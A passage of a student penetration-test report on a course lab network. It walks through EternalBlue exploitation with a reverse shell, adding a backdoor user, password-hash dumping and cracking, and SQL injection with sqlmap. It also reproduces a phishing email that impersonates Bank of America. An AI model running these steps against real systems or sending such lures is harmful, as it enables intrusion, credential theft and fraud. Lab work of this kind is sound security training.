



A. JAMES CLARK
SCHOOL OF ENGINEERING

PENETRATION TEST REPORT of Pictures, Inc.

05/15/2020

Author: Kevin Mukam

Email: kevinmukam@gmail.com

Table of Contents

1. Introduction.....	5
2. Reconnaissance.....	6
2.1 Open Source Intelligence (OSINT).....	6
2.2 Netdiscover	6
2.3 Wireshark.....	7
2.4 Nmap (Network Mapper)	7
2.5 Nessus Scan	8
3. Exploitation	10
3.1 FLAG 1	10
3.2 FLAG 2	14
3.3 FLAG 3	15
3.4 FLAG 4	17
3.5 FLAG 5	18
3.6 FLAG 6	18
4. Recommendations	20
4.1 Flag 1 Recommendations	20
4.2 Flag 2 Recommendations	20
4.3 Flag 3 Recommendations	21
4.4 Flag 4 Recommendations	21
4.5 Flag 5 Recommendations	22
4.6 Flag 6 Recommendations	22
Appendix A: Table of Ports.....	23
Appendix B: Acronyms & Glossary	24
Appendix C: Referenced Documents	25
Appendix D: Security Tools Used	26

List of Figures

Figure 1 – Company's Website	6
Figure 2 – Netdiscover to find Targets	7
Figure 3 – Packet Capture	7
Figure 4 – Nmap Scan of the web server	7
Figure 5 – Nmap Scan of the CEO's Desktop	8

Figure 6 – Nessus Scan for the Windows Computer	8
Figure 7 – Metasploit Settings Before Attack	10
Figure 8 – Adding a user on meterpreter	10
Figure 9 – Successful Exploit	11
Figure 10 – First Appearance of Flag1	11
Figure 11 – Extraction of Flag1's File	11
Figure 12 – Inside the Victim's Computer	12
Figure 13 – Phishing Email	12
Figure 14 – CEO's Response	13
Figure 15 – FLAG 1	13
Figure 16 – Hashed Passwords	14
Figure 17 – Password Cracking	14
Figure 18 – SQL Injection	15
Figure 19 – sqlmap In Action	15
Figure 20 – View Databases	15
Figure 21 – flag3_is_inside Database	16
Figure 22 – Flag 3 Content	16
Figure 23 – FLAG 3	16
Figure 24 – File Generation in Weevely	17
Figure 25 – Access to the Web Server	17
Figure 26 – FLAG 4	17
Figure 27 – FLAG 5	18
Figure 28 – Service Versioning Scan	18
Figure 29 – FLAG 6	19

List of Tables

Table 1 – Ports	23
Table 2 - Acronyms	24
Table 3 - Glossary	24
Table 4 - Referenced Documents.....	25
Table 5 – Security Tools for Information Security	26

1. Introduction

I was hired to conduct a penetration test and security assessment for the company Pictures, Inc. The goal is to show the CEO, Bob Dobbs, that the security posture needs to be improved. I am provided with the CEO's 2 computers, the CEO's desktop and the server that hosts the company's website and other resources.

Pictures, Inc. is a small movie production studio that specializes in low budget movies that are spoofs of larger budget studios. The CEO is the only full-time employee, everybody else is hired as a contractor. Due to a recent issue with a rogue contractor stealing ideas for upcoming films and an aggressive growth plan, the CEO has opted towards hiring full-time employees and developing the network infrastructure.

I was recommended by the company's consultant, Kevin Shivers, to assess the current state of the company through a penetration test and recommendations for improvement of the current environment.

The assignment requires to conduct a penetration test, report my findings, and provide recommendations for the company's security posture. There are 6 flags spread out across the computers of Pictures, Inc.'s network. Finding these will demonstrate to the CEO that security improvements need to be made.

A series of Information Security Tools are used to conduct this penetration testing activity, such as Metasploit, Weeveily, nmap, and other tools that will be discussed later in this investigation.

2. Reconnaissance

Before exploitation, I had to do some reconnaissance on the company's security posture.

I performed passive reconnaissance to gain information on my target without actively engaging with the systems. After that, I performed active reconnaissance, engaging with the target systems to gather information about the company's vulnerabilities, which I would later exploit.

2.1 Open Source Intelligence (OSINT)

It was important for me to use open source intelligence and gather as much information as possible. I used search engine queries such as *"Pictures, Inc."*, *"Bob Dobbs CEO"*, etc. I did some dumpster diving around the premises to find information in their trash. I went to the company's website and there I found the CEO's email address, which I later used to phish the CEO.

ENPM685 Pictures, Inc.

Welcome to the online home of ENPM685 Pictures, Inc.

We are a small movie production company that makes mockbusters of mockbuster films.

Current releases

- [Sharknado 3](#)
- [200 MPH](#)
- [Three Headed Shark](#)
- [Abraham Lincoln vs Zombies](#)

We are always taking submissions for new movie ideas.

Upload your script or treatment to us: No file selected.

We're hiring! check out our [careers page](#)

Contact our CEO, Bob Dobbs: enpm685@gmail.com


Figure 1 – Company's Website

2.2 Netdiscover

The first tool I used is *netdiscover* in Kali Linux. It is an Address Resolution Protocol (ARP) scanner used to scan for live hosts in a network. It can also scan for multiple subnets. Once the 2 target computers were running, I used the command

```
netdiscover -I eth0 -r 172.16.112.0/24
```

This returned the results of the target IP addresses which I would use during the rest of the investigation. The web server has IP address 172.16.112.4 and the CEO's desktop has IP address 172.16.112.5 as shown in figure 1.




Currently scanning: Finished! | Screen View: Unique Hosts
 3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
172.16.112.1	8e:85:90:33:b8:64	1	60	Unknown vendor
172.16.112.4	00:0c:29:c1:0d:54	1	60	VMware, Inc.
172.16.112.5	00:0c:29:27:9b:84	1	60	VMware, Inc.

Figure 2 – Netdiscover to find Targets

2.3 Wireshark

I used Wireshark for packet capture and analysis. I opened the web server's IP address on my browser and ran a packet capture with Wireshark using that IP address as filter. Although the communication was unencrypted, I didn't find useful information at that particular moment.




No.	Time	Source	Src Port	Destination	Dst Port	Protocol	Length	Info
384	19.057583776	172.16.112.2	38720	172.16.112.4	80	TCP	74	38720 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=
385	19.058156699	172.16.112.4	80	172.16.112.2	38720	TCP	74	80 → 38720 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_P
386	19.058180864	172.16.112.2	38720	172.16.112.4	80	TCP	66	38720 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=342318112 TSec
387	19.058583827	172.16.112.2	38720	172.16.112.4	80	HTTP	415	GET / HTTP/1.1
388	19.059356097	172.16.112.4	80	172.16.112.2	38720	TCP	66	80 → 38720 [ACK] Seq=1 Ack=350 Win=30080 Len=0 TSval=824647 TSecr
389	19.060830349	172.16.112.4	80	172.16.112.2	38720	HTTP	863	HTTP/1.1 200 OK (text/html)
390	19.060864791	172.16.112.2	38720	172.16.112.4	80	TCP	66	38720 → 80 [ACK] Seq=350 Ack=798 Win=64128 Len=0 TSval=342318115
407	24.062913526	172.16.112.2	38720	172.16.112.4	80	TCP	66	38720 → 80 [FIN, ACK] Seq=350 Ack=798 Win=64128 Len=0 TSval=34231
408	24.062675874	172.16.112.4	80	172.16.112.2	38720	TCP	66	80 → 38720 [FIN, ACK] Seq=798 Ack=350 Win=30080 Len=0 TSval=82589
409	24.062763533	172.16.112.2	38720	172.16.112.4	80	TCP	66	38720 → 80 [ACK] Seq=351 Ack=799 Win=64128 Len=0 TSval=342323117
410	24.063066804	172.16.112.4	80	172.16.112.2	38720	TCP	66	80 → 38720 [ACK] Seq=799 Ack=351 Win=30080 Len=0 TSval=825898 TS

Figure 3 – Packet Capture

2.4 Nmap (Network Mapper)

I used Nmap for port scanning, OS detection and version detection. By default, Nmap tries to ping each target before scanning, then it tries to identify open ports. The Nmap scans I ran were done using the following commands:

`nmap 172.16.112.4`



```
(kevinmukam@kali)-[~]
$ nmap 172.16.112.4
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-09 19:47 EDT
Nmap scan report for 172.16.112.4
Host is up (0.0024s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
```

Figure 4 – Nmap Scan of the web server

nmap 172.16.112.5

```
(kevinmukam@kali)-[~] 172.16.112.2
$ nmap 172.16.112.5
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-09 19:47 EDT
Nmap scan report for 172.16.112.5
Host is up (0.0030s latency).
Not shown: 987 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
554/tcp    open  rtsp
2869/tcp   open  iclslap
5357/tcp   open  wsdapi
10243/tcp  open  unknown
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49158/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 2.51 seconds
```

Figure 5 – Nmap Scan of the CEO's Desktop

The results from these scans were used during the exploits to gain access to the target computers. As I moved forward during my investigation, I performed more scans with Nmap which are elaborated in the next sections.

2.5 Nessus Scan

I used Nessus to check for vulnerabilities. Nessus is a tool which scans a computer and raises an alert if it discovers vulnerabilities that malicious actors can use to gain access to the computer.

I first had to start the Nessus service: *sudo /bin/systemctl start nessusd.service*

On a web browser, I went to the Kali IP at <http://172.16.112.2:8834>. I logged in and started an uncredentialed scan for the Windows and Ubuntu VMs. The result for the Windows VM:




Figure 6 – Nessus Scan for the Windows Computer

Figure 6 shows that the Windows computer has 2 critical, 1 high and 2 medium vulnerabilities. It also contains additional information that are used for exploitation.

The critical vulnerabilities are: MS11-030 (Vulnerability in DNS resolution could allow remote code execution) exploitable with Metasploit (Microsoft Windows DNSAPI.dll LLMNR Buffer Underrun DoS). The second critical vulnerability is an unsupported version of Windows OS (remote). It also has an MS17-010 vulnerability which is categorized as a high vulnerability. These vulnerabilities are noted and used for exploitation.

3. Exploitation

This section goes through the process of finding the 6 flags spread out across both computers (the CEO's desktop and the company's web server) using the information obtained from reconnaissance.

In this phase, I exploit the security weaknesses. Different attack techniques are used, ranging from social engineering to brute-force attacks. The following subsections explain how I discovered each flag.

3.1 FLAG 1

With the result obtained from the vulnerability assessment, I exploited the Eternal Blue vulnerability (MS17-010) shown in figure 6. I used Metasploit on my Kali VM to perform this process. I used the following settings shown in figure 6:

Run Metasploit: `sudo msfconsole`

Use the exploit: `use exploit/windows/smb/ms17_010_eternalblue`

Set the target as the CEO's Windows machine: `set RHOST 172.16.112.5`

Set the payload for this exploit (what the exploit does after breaking into the system). This is a standard reverse shell that gives me control of the command line. The command used here is:

`set payload windows/x64/meterpreter/reverse_tcp`


A screenshot of a Metasploit terminal session. The prompt is 'msf6 >'. The user enters 'use exploit/windows/smb/ms17_010_eternalblue'. The output is '[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp'. The user enters 'exploit(windows/smb/ms17_010_eternalblue) > set RHOST 172.16.112.5'. The output is 'RHOST => 172.16.112.5'. The user enters 'exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp'. The output is 'payload => windows/x64/meterpreter/reverse_tcp'.

Figure 7 – Metasploit Settings Before Attack

Then I ran the exploit (figure 9). The exploit gives information about the computer's operating system, it confirms the vulnerability to eternal blue, and it confirms a new session.

I compromised the target system and was given access to a meterpreter command prompt. In meterpreter, I used `getsystem` to elevate my privilege.

I used the command `use incognito` to add users and create a potential reentry for me into that system in future. I created the user kevin for persistence (keeping access to systems across restarts, changed credentials and other interruptions that could cut off access).


A screenshot of a Meterpreter terminal session. The prompt is 'meterpreter >'. The user enters 'add_user kevin kevin'. The output is '[*] Attempting to add user kevin to host 127.0.0.1'. The user enters another command, and the output is '[+] Successfully added user'.

Figure 8 – Adding a user on meterpreter

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 172.16.112.2:4444
[*] 172.16.112.5:445 - Executing automatic check (disable AutoCheck to override)
[*] 172.16.112.5:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 172.16.112.5:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 172.16.112.5:445 - Scanned 1 of 1 hosts (100% complete)
[*] 172.16.112.5:445 - The target is vulnerable.
[*] 172.16.112.5:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 172.16.112.5:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 172.16.112.5:445 - Scanned 1 of 1 hosts (100% complete)
[*] 172.16.112.5:445 - Connecting to target for exploitation.
[*] 172.16.112.5:445 - Connection established for exploitation.
[*] 172.16.112.5:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.16.112.5:445 - CORE raw buffer dump (40 bytes)
[*] 172.16.112.5:445 - 0x00000000 5f 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70 Windows 7 Enterp
[*] 172.16.112.5:445 - 0x00000010 72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63 rise 7601 Servic
[*] 172.16.112.5:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[*] 172.16.112.5:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.16.112.5:445 - Trying exploit with 12 Groom Allocations.
[*] 172.16.112.5:445 - Sending all but last fragment of exploit packet
[*] 172.16.112.5:445 - Starting non-paged pool grooming
[*] 172.16.112.5:445 - Sending SMBv2 buffers
[*] 172.16.112.5:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 172.16.112.5:445 - Sending final SMBv2 buffers.
[*] 172.16.112.5:445 - Sending last fragment of exploit packet!
[*] 172.16.112.5:445 - Receiving response from exploit packet
[*] 172.16.112.5:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 172.16.112.5:445 - Sending egg to corrupted connection.
[*] 172.16.112.5:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 172.16.112.5
[*] Meterpreter session 2 opened (172.16.112.2:4444 → 172.16.112.5:49159) at 2021-05-09 20:53:33 -0400

meterpreter > 
```

Figure 9 – Successful Exploit

Once inside the CEO's computer, I started exploring the computer's folders and files. Finally, on the desktop, I opened the folder "VeraCrypt Encrypted Files" at C:\Users\bobdobbs\Desktop\VeraCrypt Encrypted Files and I saw the file "flag1-is-inside".

```
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Users\bobdobbs\Desktop

Mode                Size      Type       Last modified          Name
-----
40777/rwxrwxrwx     0      dir       2019-02-26 16:27:04 -0500 VeraCrypt Encrypted Files
100666/rw-rw-rw-    282     fil       2019-02-26 16:03:34 -0500 desktop.ini

meterpreter > cd VeraCrypt\ Encrypted\ Files
meterpreter > ls
Listing: C:\Users\bobdobbs\Desktop\VeraCrypt Encrypted Files

Mode                Size      Type       Last modified          Name
-----
100666/rw-rw-rw-   2097152  fil       2019-02-26 16:29:38 -0500 flag1-is-inside
```

Figure 10 – First Appearance of Flag1

I downloaded the file to my Kali VM using: [download flag1-is-inside](#)

```
meterpreter > download flag1-is-inside
[*] Downloading: flag1-is-inside → /home/kevinmukam/flag1-is-inside
[*] Downloaded 1.00 MiB of 2.00 MiB (50.0%): flag1-is-inside → /home/kevinmukam/flag1-is-inside
[*] Downloaded 2.00 MiB of 2.00 MiB (100.0%): flag1-is-inside → /home/kevinmukam/flag1-is-inside
[*] download : flag1-is-inside → /home/kevinmukam/flag1-is-inside
```

Figure 11 – Extraction of Flag1's File

Inside the CEO's Windows computer:

```
meterpreter > ls
Listing: C:\
```

Mode	Size	Type	Last modified	Name
40777/rwxrwxrwx	0	dir	2009-07-13 23:18:56 -0400	\$Recycle.Bin
40777/rwxrwxrwx	0	dir	2009-07-14 01:08:56 -0400	Documents and Settings
40777/rwxrwxrwx	0	dir	2009-07-13 23:20:08 -0400	PerfLogs
40555/r-xr-xr-x	4096	dir	2009-07-13 23:20:08 -0400	Program Files
40555/r-xr-xr-x	4096	dir	2009-07-13 23:20:08 -0400	Program Files (x86)
40777/rwxrwxrwx	4096	dir	2009-07-13 23:20:08 -0400	ProgramData
40777/rwxrwxrwx	0	dir	2019-02-26 16:03:15 -0500	Recovery
40777/rwxrwxrwx	4096	dir	2019-02-26 18:59:37 -0500	System Volume Information
40555/r-xr-xr-x	4096	dir	2009-07-13 23:20:08 -0400	Users
40777/rwxrwxrwx	16384	dir	2009-07-13 23:20:08 -0400	Windows
0000/-----	0	fif	1969-12-31 19:00:00 -0500	hiberfil.sys
0000/-----	0	fif	1969-12-31 19:00:00 -0500	pagefile.sys

Figure 12 – Inside the Victim's Computer

With the CEO's email address obtained from reconnaissance (figure 1), I sent him an email address, which is actually a phishing email. I did a fraudulent action to obtain sensitive information such as the password to view the content of flag1. I tricked the CEO into thinking that there was unusual activity on his account. Since he is not technically savvy, I imagined that this could work. As shown on figure 14, I successfully obtained the password I was looking for.

Savings Account Alert Inbox x



Kevin Mukam <kevinmukam@gmail.com>
to enpm685

Dear Bank of America client,

As a part of our security measures, we regularly screen activity in our online banking system. We have some unusual activity on your account. Please follow the following steps:

1. Visit [The Website](#)
2. Sign on to Online Banking with your user ID and password
3. Confirm the transactions you made

Thank you for being a faithful client to Bank of America.

Bank of America
Customer Care

7045 Arundel Mills Blvd,
Hanover, MD 21076



Figure 13 – Phishing Email

The CEO's response:




Figure 14 – CEO's Response

I went back to my Kali Linux computer, I ran VeraCrypt and I used this password to extract the content of the file “flag1-is-inside”. VeraCrypt is a tool used to encrypt and decrypt files, adding some protection. The password I got from the CEO was “iuselongpasswords”. This password helped me to extract the real content of the file and that is how I found **FLAG 1**.




Figure 15 – FLAG 1

3.2 FLAG 2

Still in meterpreter, I used the command `hashdump` to dump a list of all the computer's users and their hashed passwords. I copied all these hashed passwords and saved them in a file called "winpass.txt". These were later used with the password cracking tool John The Ripper to crack the plaintext passwords.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
bobdobbs:1001:aad3b435b51404eeaad3b435b51404ee:fb523af90674fee711478628cfa0d7b5:::
crackme:1003:aad3b435b51404eeaad3b435b51404ee:77ee8944a92bb5df620875563fb29743:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:d97175dd39e0f262f719a5c26e575c32:::
```

Figure 16 – Hashed Passwords

Password cracking is the process of recovering hashed passwords. I used John The Ripper to crack the hashed password file. It was originally developed for Unix systems. John The Ripper uses brute-force attacks and dictionary attacks to detect passwords. The command I used is

`john --format=NT winpass.txt`

```
(kevinmukam@kali)-[~/Desktop]
$ john --format=NT winpass.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Remaining 3 password hashes with no different salts
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 11 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 22 candidates buffered for the current salt, minimum 24 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
flag2 (crackme)
1g 0:00:02:43 3/3 0.006134g/s 36491Kp/s 36491Kc/s 73060KC/s lop0t0$..lopw11t
1g 0:00:02:43 3/3 0.006134g/s 36491Kp/s 36491Kc/s 73060KC/s lop0t0$..lopw11t
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session aborted

(kevinmukam@kali)-[~/Desktop]
$ john --show --format=NT winpass.txt
Administrator::500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
crackme:flag2:1003:aad3b435b51404eeaad3b435b51404ee:77ee8944a92bb5df620875563fb29743:::
Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

3 password hashes cracked, 2 left
```

Figure 17 – Password Cracking

That is how I found **FLAG 2**.

3.3 FLAG 3

On the company's website, taking a closer look at the links showed that the web pages were SQL injectable. This means that I could execute malicious SQL statement and take over the website, view databases, and breach the security in many other ways. Since SQL database is supported by many web platforms, it can target a large number of websites. I used the tool sqlmap because it enumerates users, passwords, hashes, databases, tables, etc.

In the company's website, I used the URL <http://172.16.112.4/movies.php?id=sharknado> as my test URL. I added an apostrophe (') at the end of the link, to see if there was an SQL vulnerability. I got the following error message which confirmed my suspicions:




Figure 18 – SQL Injection

In a terminal screen, I used sqlmap to see what I could find. First command was

`sqlmap -b -u http://172.16.112.4/movies.php?id=sharknado`

This gave me the server information and database version.

